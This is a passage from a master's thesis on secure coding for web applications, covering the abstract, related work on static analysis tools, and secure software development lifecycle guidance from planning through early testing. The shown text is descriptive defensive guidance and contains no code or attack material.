University of Piraeus
School of Information and Communication Technologies
Department of Digital Systems

Postgraduate Program of Studies
MSc Digital Systems Security

Master's Thesis

Secure Coding Practices for Web Applications

Christos – Minas Mathas
mathas.ch.m@ssl-unipi.gr
mte1916

Supervisors

Prof. Stefanos Gritzalis

Georgios Vassios

Piraeus

05/07/2021

Acknowledgements

I wish to thank my supervisors Prof. Stefanos Gritzalis and Georgios Vassios for their invaluable guidance towards the completion of this master's thesis. I feel the need to thank my PhD supervisor Prof. Costas Vassilakis, for his mentoring all the years I've worked with him and his patience during my master's. I would like to express my gratitude to the Bodossaki Foundation for granting me a postgraduate scholarship that made all this possible.

To my family, thank you for always being there for me and supporting me all these years.

Last but not least, I wish to thank Eleni for all her love and support.

Abstract

Web applications comprise a large proportion of the contemporary Internet with many of them dealing with sensitive information and handling critical operations whose compromise could result in large monetary and privacy costs. Naturally, the security of web applications has become an increasingly important issue as web technologies are utilized more and more. The overall security of web applications has improved over the past years. However, the current state of application security leaves much to be desired. The relevant surveys suggest that most vulnerabilities originate in the source code of the application. To that end, the incorporation of security controls throughout the software development lifecycle (SDLC) has emerged as the most prominent solution for detecting security defects early and fixing them with minimal cost and overhead. There are several guidelines proposed by the literature for integrating security in each phase of the SDLC. In this work, we focus mainly on two guidelines pertaining to the Development phase of the SDLC. Specifically, we focus on the secure coding best practices available for Java, PHP, and .NET and on automated and manual code review for security issues. The automated code review is performed using the SonarQube and Reshift static analysis tools to analyze the applications Apache Unomi and dotCMS. The results are manually reviewed for distinction in true and false positives providing insights into the state of secure coding awareness in the industry and the state of the art in static analysis.

Περίληψη

Οι δικτυακές εφαρμογές αποτελούν ένα μεγάλο κομμάτι του σημερινού διαδικτύου και σε πολλές περιπτώσεις διαχειρίζονται ευαίσθητες πληροφορίες και εκτελούν κρίσιμες λειτουργίες των οποίων η διακινδύνευση μπορεί να οδηγήσει τόσο σε χρηματικό κόστος και όσο και σε ζητήματα ιδιωτικότητας. Έτσι, το ζήτημα της ασφάλειας των δικτυακών εφαρμογών αποτελεί ένα ζήτημα του οποίου η σημασία έχει γιγαντωθεί με τον καιρό λόγω της αυξημένης χρήσης τους. Παρ’ όλο που η ασφάλεια των δικτυακών εφαρμογών έχει βελτιωθεί τα τελευταία χρόνια, η παρούσα κατάσταση συνεχίζει να μην είναι ικανοποιητική. Οι σχετικές έρευνες αναφέρουν πως το μεγαλύτερο ποσοστό των ευπαθειών εντοπίζονται στον πηγαίο κώδικα των δικτυακών εφαρμογών. Προς αυτή τη κατεύθυνση, η πιο επιφανής λύση είναι η ένταξη ελέγχων ασφάλειας καθ’ όλη τη διάρκεια του κύκλου ζωής ανάπτυξης λογισμικού μέσω της οποίας επιτυγχάνεται έγκαιρος εντοπισμός των ευπαθειών και μείωση του κόστους και προσπάθειας διόρθωσής τους. Η σχετική βιβλιογραφία έχει προτείνει κατευθυντήριες για την ένταξη ελέγχων ασφάλειας σε κάθε φάση του κύκλου ζωής ανάπτυξης λογισμικού. Στο πλαίσιο αυτής της διπλωματικής εργασίας, εστιάζουμε κυρίως σε δύο από αυτές τις κατευθυντήριες. Συγκεκριμένα, παρουσιάζουμε τις βέλτιστες πρακτικές ασφαλούς προγραμματισμού για τις γλώσσες Java - PHP και το πλαίσιο .NET καθώς και την αυτοματοποιημένη και χειροκίνητη ανάλυση πηγαίου κώδικα για ευπάθειες ασφάλειας. Η αυτοματοποιημένη ανάλυση πραγματοποιείται με χρήση των εργαλείων στατικής ανάλυσης SonarQube και Reshift για την ανάλυση των εφαρμογών Apache Unomi και dotCMS. Τα αποτελέσματα αξιολογούνται χειροκίνητα για τον διαχωρισμό τους σε αληθώς θετικά και ψευδώς θετικά, παρέχοντας μία εικόνα για την επίγνωση και εφαρμογή των προτύπων ασφαλούς προγραμματισμού στην βιομηχανία αλλά και τη τελευταία λέξη της τεχνολογίας στα εργαλεία στατικής ανάλυσης.

Table of Content

1 Introduction 1

2 Related Work 4

3 Secure Software Development Lifecycle (SSDLC) 6

3.1 Integrating Security into SDLC 7

3.1.1 SSDLC frameworks 8

3.1.1.1 Planning Phase 9

3.1.1.2 Requirements Phase 11

3.1.1.3 Design Phase 12

3.1.1.4 Development Phase 16

3.1.1.5 Testing and Deployment Phase 18

3.1.1.6 Operations and Maintenance phase 20

3.1.2 Integrating security in Agile 24

3.1.2.1 Secure Scrum 24

3.1.2.2 SAFECode Security User Stories and Tasks 27

3.1.2.3 DevSecOps 28

4 Secure Practices in Development Phase 31

4.1 Secure Coding Practices and Standards 31

4.1.1 Language Agnostic 31

4.1.2 Language Specific 34

4.1.2.1 Injection 35

4.1.2.1.1 Case Study: CVE-2020-27848 37

4.1.2.1.2 Case Study: CVE-2018-17785 39

4.1.2.1.3 Case Study: CVE-2020-11975 41

4.1.2.2 Broken Authentication 42

4.1.2.2.1 Case Study: CVE-2020-15957 45

4.1.2.3 Sensitive Data Exposure 46

4.1.2.3.1 Case Study: CVE-2020-23811 48

4.1.2.4 XML External Entities (XXE) 51

4.1.2.4.1 Case Study: CVE-2018-1000823 53

4.1.2.5 Broken Access Control 55
4.1.2.6 Security Misconfiguration 56
4.1.2.7 Cross-Site Scripting (XSS) 57
4.1.2.7.1 Case Study: CVE-2020-23814 59
4.1.2.8 Insecure Deserialization 62
4.1.2.8.1 Case Study: CVE-2018-18628 64
4.1.2.9 Using Components with Known Vulnerabilities 66
4.1.2.10 Insufficient Logging and Monitoring 67
4.2 SAST 68
4.2.1 SonarQube 69
4.2.2 Reshift 74
5 Static analysis of Java web applications 76
5.1 Methodology 76
5.2 Case Studies 77
5.2.1 Case Study: Apache Unomi 78
5.2.1.1 SonarQube Results 78
5.2.1.2 Reshift Results 80
5.2.2 Case Study: dotCMS 82
5.2.2.1 SonarQube Results 82
5.2.2.2 Reshift Results 84
5.2.3 Summarized Results 86
5.2.4 Case Study: Detection of known vulnerabilities 89
5.3 Discussion 90
5.4 Exploitation of detected issues 93
5.4.1 Apache Unomi Log Injection 93
5.4.2 Apache Unomi CORS Headers Injection 93
5.4.3 dotCMS RegEx DoS 95
5.4.4 dotCMS Zip Slip 99
6 Conclusion 101
7 References 103

1 Introduction

Web applications comprise a large proportion of the contemporary Internet with many of them dealing with sensitive information and handling critical operations whose compromise could result in large monetary and privacy costs. Naturally, the security of web applications has become an increasingly important issue as web technologies are utilized more and more.

The overall security of web applications has improved over the past years. However, the current state of application security leaves much to be desired. The "Web application vulnerabilities and threats: statistics for 2019" report published by Positive Technologies revealed that hackers can target the users and their lack of security awareness to compromise 9 out of 10 web applications [1]. These attacks include the redirection of the user to a hacker-controlled web-page and phishing attacks. The statistics report that 39% of websites were vulnerable to unauthorized access to the underlying web application. Specifically, 16% of the web applications could be exploited to gain full control of the system and on 8% of the systems this lead to launching attacks against the local network. Furthermore, 68% of the applications reviewed were susceptible to sensitive data exposure [1].

It is reported that most vulnerabilities originate in the source code of the application. Specifically, the survey by Positive Technologies reports a whopping 82% of vulnerabilities being located in the application code. To that end, over the last years, the term "shift left" (initially coined in 2001) [2] started gaining ground [3] [4] [5]. This term refers to applying security controls as early as possible in the software development lifecycle, which leads to cost and effort minimization in fixing the detected issues. This is also supported by a study conducted by Ponemon institute, according to which vulnerabilities that get detected at the early stages of development cost 80$ on average to patch. However, if the same vulnerabilities happen to be detected during the production stage the cost would be around 7600$ on average to patch [6].

Usually, the software development processes followed do not take into account the matter of security with their aim being the release of new functionality as fast as possible to keep up with the competition. The matter of addressing security in application development calls for integration of security controls throughout the software development lifecycle. The interested parties can leverage the guidelines

proposed by the literature by choosing which are applicable in their specific context. The guidelines proposed cover each phase of the SDLC model.

In the development phase, two of the most prominent guidelines proposed by the literature are (1) adoption of secure coding standards and (2) performing code reviews through automated and manual means [7]. The first guideline entails the selection of the most suitable standards for the development context (e.g. programming languages) of the interested parties, their enforcement by management - where applicable - and adoption by the development team. The second guideline can be integrated seamlessly in the development process through automation.

Static analysis is a method of analyzing source code or compiled code for development flaws. It is not used only for detecting security issues, but bugs of any nature. When it comes to static analysis in a security context, the term Static Application Security Testing (SAST) is used. Static analysis is always coupled with manual review of the findings to distinguish the false positives, which is a common caveat for this testing method, as well as with penetration testing to validate the possible true positives [7]. Code review – automated and manual - has proven to be one of the most effective approaches in detecting security vulnerabilities in applications [7] with the added advantage of being performed during the development phase where detected issues can be easily fixed. Contemporary static application security testing (SAST) tools provide a multitude of integration options, making it as easy as possible to perform static analysis with minimal interruption of the development process. This is in line with the fast-paced Agile models which don't leave much space for security checks. Specifically, the integration of SAST in the CI/CD pipeline and in IDEs are prime examples of the options provided.

In this work, we present some of the available Secure-SDLC frameworks in the literature and discuss the guidelines they provide for the integration of security controls in each phase of the SDLC model. Furthermore, some solutions for integrating security in Agile models are discussed. We discuss the best secure coding practices and demonstrate textbook and real-world examples of vulnerable pieces of code and their compliant counterparts. In the last part of this thesis, we have used two SAST tools, namely SonarQube and Reshift, to analyze two Java web applications: Apache Unomi and dotCMS. The results obtained from this analysis were evaluated manually to distinguish true and false positives. Finally, seven open-source Java web applications

with known vulnerabilities were analyzed with the same SAST tools to check their detection through static analysis.

2 Related Work

In this section, we present the research related to static analysis, the available tools, and their usage to analyze open-source applications.

Nunes et al. [8] use a wide range of static analysis tools to analyze the source code of 134 WordPress plugins for SQL injection and Cross-site Scripting (XSS) vulnerabilities. The static analysis tools used are RIPS[1], Pixy[2], phpSAFE[3], WAP[4], and WeVerca[5]. The writers examine the combination of the results obtained by the static analysis tools in order to improve the effectiveness of vulnerability detection under various realistic development contexts. The results of this work show different performance levels between different combinations of static analysis tools, with the performance level being defined by the number of vulnerabilities detected and false positives. Additionally, they show that the combination of tools includes several tradeoffs to take into consideration when choosing the scenario for which a static analysis tools combination is applied. Finally, the use of a single tool was found to be optimal in some cases.

Nguyen-Duc et al. [9] provide an overview for and use a variety of static analysis tools to analyze a large scale open-source e-government project for security issues. The static analysis tools used are SonarQube[6], Infer[7], IntelliJ IDEA[8], Visual Code Grepper[9], Huntbugs[10], PMD[11], and Spotbugs[12]. The writers investigate the possibility of increasing the software vulnerabilities detection rate through the combination of multiple static analysis tools. Specifically, each tool is assessed using the Julia Test suite[13] and then the different combinations between them are examined. The results show that there are tradeoffs between the different combinations.

Medeiros et al. [10] utilize static analysis to analyze source code of web applications that perform energy metering for smart meters. The writers use a tool developed by the

[1] https://github.com/robocoder/rips-scanner
[2] https://github.com/oliverklee/pixy
[3] https://github.com/JoseCarlosFonseca/phpSAFE
[4] http://awap.sourceforge.net/
[5] https://github.com/d3sformal/weverca
[6] https://www.sonarqube.org/
[7] https://fbinfer.com/
[8] https://www.jetbrains.com/help/idea/code-inspection.html
[9] https://sourceforge.net/projects/visualcodegrepp/
[10] https://github.com/amaembo/huntbugs
[11] https://pmd.github.io/
[12] https://spotbugs.github.io/
[13] https://samate.nist.gov/SRD/testsuite.php

main author which performs static application security testing for PHP source code named WAP[14] (Web Application Protection). The tool provides an additional feature for automated correction of identified issues and it generates a report with educational information relevant to improve the developers' awareness. The study used two energy metering applications for this analysis, namely emoncms[15] and measureit[16]. The results reported three SQL injections and forteen Cross-Site Scripting (XSS) vulnerabilities, some of which are discussed in detail. The results included seventeen vulnerabilities in total, out of which fourteen were successfully exploited and three were not, which could mean they were false positives or that the writers failed in developing the appropriate exploit.

In [11] the writer examines the use of SonarQube for detecting security issues in a Java EE application. The thesis contains a comprehensive review of Java EE technologies and their security perspectives. SonarQube's setup and features are presented as well. The test application analyzed by SonarQube was developed by the writer for the purposes of this thesis and contained known vulnerabilities. SonarQube was used with two different rule sets. The first one was the "vanilla" ruleset provided by SonarQube and the second ruleset was enhanced through plugins that were installed separately. According to the writer, the results evaluation yielded zero false positives and 40% more results were detected with the enhanced ruleset.

[14] http://awap.sourceforge.net/
[15] http://openenergymonitor.org/
[16] https://code.google.com/p/measureit/

3 Secure Software Development Lifecycle (SSDLC)

Software Development Lifecycle or SDLC is a framework for software development and management composed of a series of phases [12]. The adoption of an SDLC is vital to efficient software development as it helps in clarifying a project's goals, its management and continuity, as well as increasing the likelihood of delivering on time and within budget. Furthermore, SDLC models follow a repetitive process which includes the last phases of the model providing feedback in the first phases which promotes software refinement and improvement over time [13]. Application and software components development isn't carried out following a specific technique or in a single way, rather each organization chooses and implements established methodologies and models to address different challenges and goals [12]. There are various SDLC models, each with its advantages and disadvantages. Some typical examples are the Waterfall and Agile models with the first being more linear and sequential, and the latter being more flexible and based on incremental iteration [13].

SDLC frameworks usually comprise from five to seven phases. The phases that every SDLC includes are requirements, design, development, testing, and deployment. The most common phases found in a 6-step SDLC framework are [13] [14]:

- Planning
  - In this phase, managers discuss the project plans, schedule, budget, and resources needs and availability.
- Requirements
  - In this phase, professionals with technical knowledge gather the requirements from the stakeholders of the project. Requirements define *what* this project will achieve and *how* it will do it. For a new project, this includes requirements definition. For an already existent project this phase includes the examination of the deficiencies identified and the remediation actions required for the new version.
- Design
  - This phase takes as input the identified requirements and converts them into a software design. Each requirement is broken down furthermore to extract the modules of the project and the interconnections between them that will form the software architecture or "blueprints". The

technologies involved for the realization of the design are also discussed.

- Development
  - Developers create the software in a process that incorporates frequent input from the stakeholders to make sure development is headed in the right direction. The result of this phase is functional software that can be tested and deployed.
- Testing and Deployment
  - The testing phase ensures the quality of the product and that it performs as expected by utilizing various testing methods. Tests typically include integration, performance, security, and code quality. Unit tests are also employed. In this phase, it is very common to detect flaws and bugs in the software that were not detected in the Development phase. These are fixed before proceeding with deployment and release. When testing is finished all identified issues for this iteration have been fixed and the software is ready to be placed into production. This process has become automated with the utilization of CI/CD pipelines.
- Operations and maintenance
  - At this point the software is deployed and operational. This phase includes continuously monitoring the software performance and behavior to identify bugs, defects, and security vulnerabilities. Modern SDLCs operate in an iterative manner which means that the issues identified in this phase provide input for the planning and requirements phases that will succeed it.

Typical SDLC models usually incorporate security controls only at the testing phase – or none at all – which has been proven to be an inefficient approach [13]. In the rest of this section, we will discuss the issue of integrating security into SDLC and the relevant standards and guidelines available.

3.1 Integrating Security into SDLC

The implementation of SDLCs is usually focused towards producing new functional code as fast as possible in order to keep up with the competition, while security concerns are not accounted for. This leads to discovering vulnerabilities late in the SDLC, usually in the Testing and Deployment phase, or even worse in the Operations

and Maintenance phase. This combined with the ever-growing threat actors' activity has made clear that security must be accounted for in every phase of the SDLC and be integrated in the organization's culture [13]. One of the most popular terms used for securing an SDLC is "shifting left". This term refers to the incorporation of security controls and tools throughout the SDLC, covering all the phases. This "shift" has a huge impact towards improving the end-product's security while reducing effort and amount of money spent down the line [15]. For each phase, applying security controls is done in different ways but there is one constant for the entire SDLC; security must be one of the top priorities in the entire team's mindset.




Figure 1 - Fixing security issues late costs[17]

3.1.1 SSDLC frameworks

There are several frameworks proposed in the literature that focus on integrating security in the typical SDLC model and that provide both descriptive and prescriptive advice. The choice between descriptive and prescriptive advice depends on the maturity level of the SDLC. Prescriptive advice provides information on how the framework should work while descriptive advice provides information about past successful

[17] https://owasp.org/www-project-web-security-testing-guide/v41/2-Introduction/README.html#Testing-Techniques-Explained

implementations in the real world. In other words, if the integration of security in an SDLC is at its first steps, prescriptive advice would be the way to go. Descriptive advice can then help the decision process by providing information on what has worked well for other organizations.

In this section we will discuss the prescriptive advice proposed by the literature for each phase of the 6-step SDLC that we discussed in short earlier. After reviewing the relevant literature on secure SDLC frameworks, we decided to obtain the prescriptive guidelines from the following works:

- Microsoft Security Development Lifecycle (SDL) [16]
- SAFECode Fundamental Practices for Secure Software Development [17]
- McGraw's Touchpoints [18]
- NIST Secure Software Development Framework (SSDF) [19]
- OWASP Web Security Testing Framework [20]

In the rest of this section, we will provide the relevant guidelines along with citations to the above frameworks that include them. At the end of this section, this process will be summarized in two cross-referencing tables. Table 1 provides an overview of the security guidelines included in each phase of the 6-step SDLC and Table 2 provides an overview of which of the above frameworks include which of the security guidelines in this section. It is important to note here, that Table 2 cannot be perceived as an objective comparison between the frameworks, as the referenced guidelines are the ones we decided to include in our work and are not the complete list provided by the frameworks. Furthermore, each framework presents guidelines on a different level of detail.

3.1.1.1 Planning Phase

In the first phase of the SDLC, developers and security experts need to collaborate and identify the common risks that might require attention in the rest of the development process and prepare for it [15]. This section provides some of the SSDLC guidelines for the Planning phase.

Provide Training [16] [17] [20]

The implementation of a secure SDLC framework must be done by professionals that have the necessary knowledge to understand the guidelines and their implementation in the context of their organization. For each of the guidelines provided in the rest of this section and by the relevant frameworks, the organization must evaluate the level of skills/expertise present in its staff and determine the need for further training [17]. Security training does not apply only to technology professionals, but to the entire organization. Everyone in an organization must be made aware of the importance of security and understand the threat actors' perspectives, goals, and techniques, as well as the possible business impact of not developing secure products [21].

Define Metrics and Compliance Reporting [16] [17] [20] [19]

A prerequisite for improving an application's security posture is the ability to measure it. Security testing metrics and measurements must be defined before risk analysis and management processes can be implemented. For example, a measurement including the total number of vulnerabilities found in the code review and vulnerability testing processes is one way to quantify the security posture of the application. This measurement must be accompanied by a baseline which effectively sets the minimum acceptance levels for deploying into production. An extension of this example is the need to measure the risk involved with each vulnerability identified. This measurement allows for prioritization and subsequently taking risk management decisions [20]. Additionally, software products increasingly must comply with regulatory standards such as the GDPR[18], which demand the ability to prove compliance. These regulations demand defining metrics for compliance, reporting, and audits [21].

Review Policies and Standards [20]

The organization must ensure that appropriate policies, standards, and documentation are in place to aid the software development process. This way, developers are provided a framework for building secure applications. For example, depending on the programming language used, a secure coding standard must be followed for this language. This guideline encapsulates another guideline which is provided by the Microsoft SDL [16], namely "Define and Use Cryptography Standards". In the context of the planning phase only the "Define" part of the guideline is relevant. The organization must have defined the Cryptographic standards to be followed by its products.

[18] https://ec.europa.eu/info/law/law-topic/data-protection/data-protection-eu_en

Implement Roles and Responsibilities [19]

The organization must ensure that all SDLC-related personnel has been assigned roles and responsibilities and are ready to perform them. The roles and responsibilities must be reviewed periodically and be updated as needed. Upper management commitment in the secure development process is crucial in this context.

Implement Supporting Toolchain [19] [16]

The organization must employ automation techniques to reduce human labor and improve accuracy, consistency and comprehensiveness of the SDLC security practices. The adoption of a supporting toolchain will also aid in the documentation and demonstration of good practices [19].

3.1.1.2 Requirements Phase

In the second phase of the SDLC the threats, risks and compliance requirements faced by the application must be identified [17]. The security experts must consider the vulnerabilities that might threaten the technology that will be used and prepare to make the appropriate security choices for the next phases of the SDLC [15]. This section provides some of the SSDLC guidelines for the Requirements phase.

Security Requirements [16] [17] [18] [19] [20]

The definition of security requirements begins from the early stages of the SDLC and continues to be updated throughout the lifecycle, affected by changing business requirements, the ever-changing threat environment, and risks identified in late phases of the SDLC. The process of identifying the necessary security requirements should be based on secure design principles [17], feedback obtained from the vulnerability management process, regulatory compliance requirements, feedback from the deployment and operations teams, and previous security incidents [21]. Additionally, security requirements that are organization-wide, i.e. applicable for all software products, must be implemented, maintained, and made known to all interested parties. This approach helps avoid duplication and minimization of effort [19].

There are techniques available for systematic security requirements development. The *Security Quality Requirements Engineering* (*SQUARE*) [22] [21] process defines nine steps which aim to help organizations integrate security from the early stages of software development. Another practice for specifying security requirements is *abuse cases* [18] [21], which describe how the system should behave when under attack. The *Keep All Objectives Satisfied* (*KAOS*) framework, which is used to specify requirements

based on goals, was extended in [23] to include *anti-models*. The logic of *anti-models* is to think like an attacker to identify malicious obstacles (termed as *anti-goals*) and decide how to address them. Essentially, the obstacles negate the system's existing (non-malicious) goals [21]. The *i*-modeling* framework was extended in [24] to model and analyze security trade-offs and to align security requirements with the rest of the requirements [21]. A good source of security requirements that can be used as a reference guide by organizations is the *OWASP Application Security Verification Standard* (*ASVS*) [25]. It organizes security requirements in 14 categories which are similar to the ones in the *OWASP Secure Coding Practices Quick Reference Guide* (e.g. session management, access control, etc.) [26] and by three levels of "criticality" of application, where requirements are mapped correspondingly, i.e. some requirements apply only to highly critical applications and are mapped only to "Level 3" applications [25].

Risk Analysis (Requirements phase) [16] [18]

A prerequisite of risk analysis in the context of the Requirements phase is the prioritization of the identified requirements, e.g. mandatory requirements stemming from regulatory and contractual obligations, important requirements for the business goals, etc. Then, risk impacts must be calculated, usually as an equation of impact and probability [27]. This process leads to the identification and evaluation of the risks present in an application which are captured and analyzed to drive the next phases of the SDLC. The result of the risk assessment process dictates the security controls necessary for the next phases. For example, a high-risk application may require many controls such as threat modelling, secure design review, code review, penetration testing, etc. but a low-risk application may need only threat modelling and deployment review. As the SDLC is an iterative process, every new version requires a risk analysis to be conducted which might change the previous risk rating of the application [28]. Some means of collecting the requirements that will assist the risk analysis process are *abuse cases* [18] and questionnaires [28]. Depending on the sensitivity of data handled by the application and the applicable regulations and legislature, this process might be performed for privacy requirements and privacy risks as well [29].

3.1.1.3 Design Phase

The incorporation of secure practices in the Design phase plays a critical role in the overall application's security posture as design flaws can be very difficult to fix in later

phases. The development team must identify the security features necessary for data protection and to meet the users' requirements. The process includes the consideration of the security requirements identified in the previous phase, following secure design principles, and performing architectural risk analysis, also known as threat modelling [17].

Establish Design Requirements [17] [16]

Design requirements are used to drive the implementation of application features with respect to security. Additionally, the application architecture must be designed to be resistant to known threats in the context of the intended operational environment. A set of secure design principles published by Saltzer and Schroeder [30] in 1975 and enriched by Viega and McGraw [31] in 2002 can drive this process [21] [17]:

- "**Economy of mechanism**: Keep the design of the system as simple and small as possible."
- "**Fail-safe defaults**: Base access decisions on permissions (a user is explicitly allowed to access a resource) rather than exclusion."
- "**Complete mediation**: Every access to every object must be checked for authorization."
- "**Open design**: The design should not depend upon the ignorance of attackers but rather on the possession of keys and passwords."
- "**Separation of privilege**: A protection mechanism that requires two keys to unlock is more robust than one that requires a single key when two or more decisions must be made before access should be granted."
- "**Least privilege**: Every program and every user should operate using the least set of privileges necessary to complete the job."
- "**Least common mechanism**: Minimize the amount of mechanisms common to more than one user and depended on by all users."
- "**Psychological acceptability**: The human interface should be designed for ease of use so that users routinely and automatically apply the mechanisms correctly and securely."
- "**Defense in depth**: Provide multiple layers of security controls to provide redundancy in the even of a security breach."
- "**Design for updating**: The software security must be designed for change, such as security patches and security property changes."

- “**Fail securely**: A system should be designed to remain secure in the event of an error or crash.”

Additionally, the elicitation of design requirements involves the selection of security features such as cryptography, authentication, authorization, and logging mechanisms as well as the reduction of the application’s attack surface [21].
For further reading, the reader is referred to a very useful source for secure design practitioners that was published in 2014 by the IEEE Center for Secure Design [32] containing a list of the top ten secure design flaws along with guidelines on how to avoid them [21].

Review Design and Architecture [19] [17] [20]

The development team must review the software design to verify compliance with the identified security requirements and risks. This is a process that must be performed with extreme care as the design phase is the best one for identifying core security defects and fixing them in a timely fashion [20]. One important guideline is to have a qualified person that was not involved in the design process to review it in order to confirm that it is in line with all of the security requirements and that it adequately addresses the risks identified by the risk analysis process. If the design is deemed insecure in the face of these requirements, it must be altered accordingly [19].

Threat modelling [16] [17] [18] [19] [20]

Threat modelling is a risk analysis method best utilized in the Design phase but applicable to later phases as well. It is very similar to what McGraw calls “Architectural Risk Analysis” in [18]. It is a structured approach towards the consideration, documentation, and discussion of security issues in the software design [21]. Specifically, threat modelling is used to create (1) an abstraction of the system, (2) profiles of potential threat actors and their goals and methods, and (3) an enumeration of the potential threats that may arise [33]. According to [33], STRIDE is the most mature threat modelling method available among the twelve methods reviewed in the article. In the STRIDE method, threats are enumerated through a systematic approach by examining each system component against the following threat categories [21] [34]:

- Spoofing identity
- Tampering with data
- Repudiation
- Information disclosure

- Denial of service
- Elevation of privilege

Threat modelling is one of the best approaches in detecting security defects before their implementation into code and is considered one of the best "return on investment" activities [17]. Threats identified through this process must be analyzed to ensure that they have been either mitigated, accepted, or assigned to a third-party [20].

Define and Use Cryptography Standards [16] [17]

This is a guideline that we have already mentioned in the context of the Planning phase and specifically under the "Review Policies and Standards" guideline. We choose to include it in the Design phase as well, because while in the Planning phase it highlights the need for an organizational policy that includes cryptographic standards, here these policies must take form in the design of the product. The development team must define what needs protection including data in-transit and data that is stored while following the relevant best practices for each type of data. The encryption strategy for data is half the work. The other half includes deciding on a key and certificate management solution [17]. Finally, the design must include cryptographic modules in a way that is agile, meaning that vulnerabilities of algorithms and libraries might be discovered, and they must be easy to update in order to use the current best practices [17].

Standardize Identity and Access Management [17]

A centralized identity and access management module for performing authentication and authorization must be included in the design of the software. The standardization of this module provides consistency across the application's various components. The team should review the available access control schemes, e.g. role-based, attribute-based, mandatory, or discretionary, and decide which best suits the system's needs [21].

Establish Log Requirements and Audit Practices [17]

The presence of logging mechanisms for maintaining application, systems and security-level logs is crucial to understanding what happened in security-related incidents and they provide the primary source of information for Security Information and Event Management (SIEM) systems. The definition of a logging module in the software design is driven by the identified system and business requirements, the results of threat modelling, and the availability of log creation and maintenance operations in the deployed environment [17]. Additionally, logs provide an excellent source of information for compliance demonstration in case of an audit.

3.1.1.4 Development Phase

In the Development phase, the development team must follow the relevant secure coding standards for the programming language and environment used. The code review that is usually performed during this phase to ensure the application has the required functionality must also consider the security concerns and identify any vulnerabilities present in the code.

Establish the use of appropriate Secure Coding Standards [17] [19] [20]

Programmer mistakes may lead to unintended code-level vulnerabilities. The organization must define the use of secure coding standards in its development process in order to prevent and detect these vulnerabilities at the development phase, which is much more cost-efficient than detection in later phases [7]. The adoption of secure coding standards must be an organization-wide culture passed to the development teams and includes additionally the selection of the most appropriate languages, frameworks, and libraries, along with using their built-in security features and validating the use of the standards through manual and automated code reviews.

Some indicative references of standards that can be used for this purpose include:

- OWASP Secure Coding Practices Quick Reference Guide [26]
- The CERT Oracle Secure Coding Standard for Java [35]
- Oracle Secure Coding Guidelines for Java SE [36]

Secure Code Review and Code Analysis [16] [17] [18] [19] [20]

Organizations should integrate security code reviews in their SDLC. This includes both manual and automated code reviews as each method increments the effectiveness of the overall process [7]. The code review must be performed based on the organization's secure coding standards [19]. A manual code review by an experienced professional can prove very beneficial as there are issues that cannot be detected by automated tools. On the other hand, automated code review can be used to identify issues efficiently, especially in large applications where manual code review may be unfeasible [7]. The discovered issues must be documented, triaged and added in the development team's workflow or issue tracking system along with the recommended remediations [19].

The organization must adopt static application security testing (SAST) to implement automated code review and secure coding standards compliance checking. Ideally, this process must include an experienced professional reviewing the results and filtering out false positives which is a common defect of static analysis tools [19] [7]. If the

organization uses a CI/CD pipeline, the integration of static analysis tools in this process can prove most beneficial [19]. Additionally, there are IDE plugins which check the code in real-time (e.g. *sonarlint*[19]) or after user prompt (e.g. *SpotBugs*[20] with *Find Security Bugs*[21]) that can greatly aid in the early identification of security defects and the education of the developers [17]. Finally, the development team must maintain a knowledge base with lessons learned from past code reviews where developers can have access [19].

Verify Third-party Components [16] [17] [19]

Most software products are developed with the use of proprietary and open-source third-party components – also known as dependencies – in order to innovate and deliver more value in shorter time periods. These components can have vulnerabilities at adoption-time, or in the future, which will be inherited by the application using them as well. An organization must maintain a repository containing information about the third-party components in use by its products and continuously use a tool to scan for known vulnerabilities. There are various freely available and commercial tools and services that can be utilized to achieve this, like OWASP Dependency Checker[22] and Snyk[23]. In the event of a component reported as vulnerable, the vulnerability information must be examined and remediated according to the relevant risk imposed by it. In order to perform the previous operation effectively, the organization must have a response plan in place for when new vulnerabilities are discovered.

Configure the Compilation and Build Processes to Improve Executable Security [16] [17] [19]

The development team must use the latest stable versions of compilers, linkers, interpreters and runtime environments available, as newer versions may come with new security features. Features that produce warnings for insecure code during compilation should be enabled and be used to adopt a "clean build" concept, where compiler warnings are treated as errors and addressed accordingly. The security features of compilers should not be disabled to improve performance and allow backward compatibility.

---

[19] https://www.sonarlint.org/
[20] https://spotbugs.github.io/
[21] https://find-sec-bugs.github.io/
[22] https://owasp.org/www-project-dependency-check/
[23] https://snyk.io/

Define and Use Cryptography Standards [16] [17]

This is a guideline that we have already discussed in the Planning and Design phases. In the context of the Development phase the "use" part of the guideline is relevant. This guideline is a good example of how something critical, such as cryptography standards, must be defined from the highest level, i.e. the organization's relevant policy, and make its way through to the lowest-level, i.e. the realization in code. One of the most common pitfalls is the attempt to develop custom implementations of cryptographic modules. This requires expertise that few developers possess and usually results in insecure implementations [37]. Instead, development teams should use properly vetted encryption libraries. Furthermore, the use of these libraries should follow the relevant best practices and be reviewed by a professional with the required expertise [21].

3.1.1.5 Testing and Deployment Phase

The Testing phase of the SDLC is where the traditional security testing techniques, like penetration testing, take place. Organizations that have not yet integrated security practices throughout their development lifecycle can use security testing for identifying security weaknesses and to drive the process for their initial security investments and plans. On the other hand, organizations with mature secure development practices use security testing as a complementary security validation measure to identify flaws that managed to reach the Testing phase unidentified [17].

